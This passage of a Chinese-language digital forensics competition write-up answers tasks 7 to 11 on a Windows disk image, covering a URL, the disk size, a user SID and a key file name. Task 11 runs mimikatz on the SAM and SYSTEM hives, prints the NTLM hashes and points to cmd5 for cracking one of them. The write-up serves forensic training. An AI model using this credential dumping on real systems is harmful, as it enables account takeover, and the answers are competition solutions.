
task7

> 为了完整性，这里直接放原题文章吧。文中的火眼取证一般人下载不到，而且这题我也就没找到办法去做。。。


11

直接看即可

https://www.baidu.com/+test+test@test2021.com



task8




从前面挂载可以看出，这个磁盘大小应该是30GB


题目中要求的单位是字节，简单计算一下即可

$$30 * 1024 * 1024 * 1024 = 32212254720$$


task9




查看C:\Users\poiuy\NTUSER.DAT，由于已知SID是S-1-5开头，直接搜索就可以找到SID




task10



用取证大师可以找到密钥文件名为666E6292-906B-4A9B-9167-4DB146123BAD.txt



task11



使用C:\Windows\System32\config\SAM和C:\Windows\System32\config\SYSTEM这两个文件，丢给mimikatz处理，得到所有用户的NTLM hash

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::sam /sam:SAM /system:SYSTEM
Domain : WIN-49IOSNRJAMF
SysKey : 2a4e6d1862f8812ed8d747533757df42
Local SID : S-1-5-21-435394657-638363951-1066549375

SAMKey : 6c80f7b6f3dd8564963a0b9e66503e0d

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138

RID  : 000001f5 (501)
User : Guest
  Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138

RID  : 000003e8 (1000)
User : poiuy
  Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138

RID  : 000003e9 (1001)
User : user
  Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138
```

用cmd5解一下用户poiuy的NTLM，即可得到密码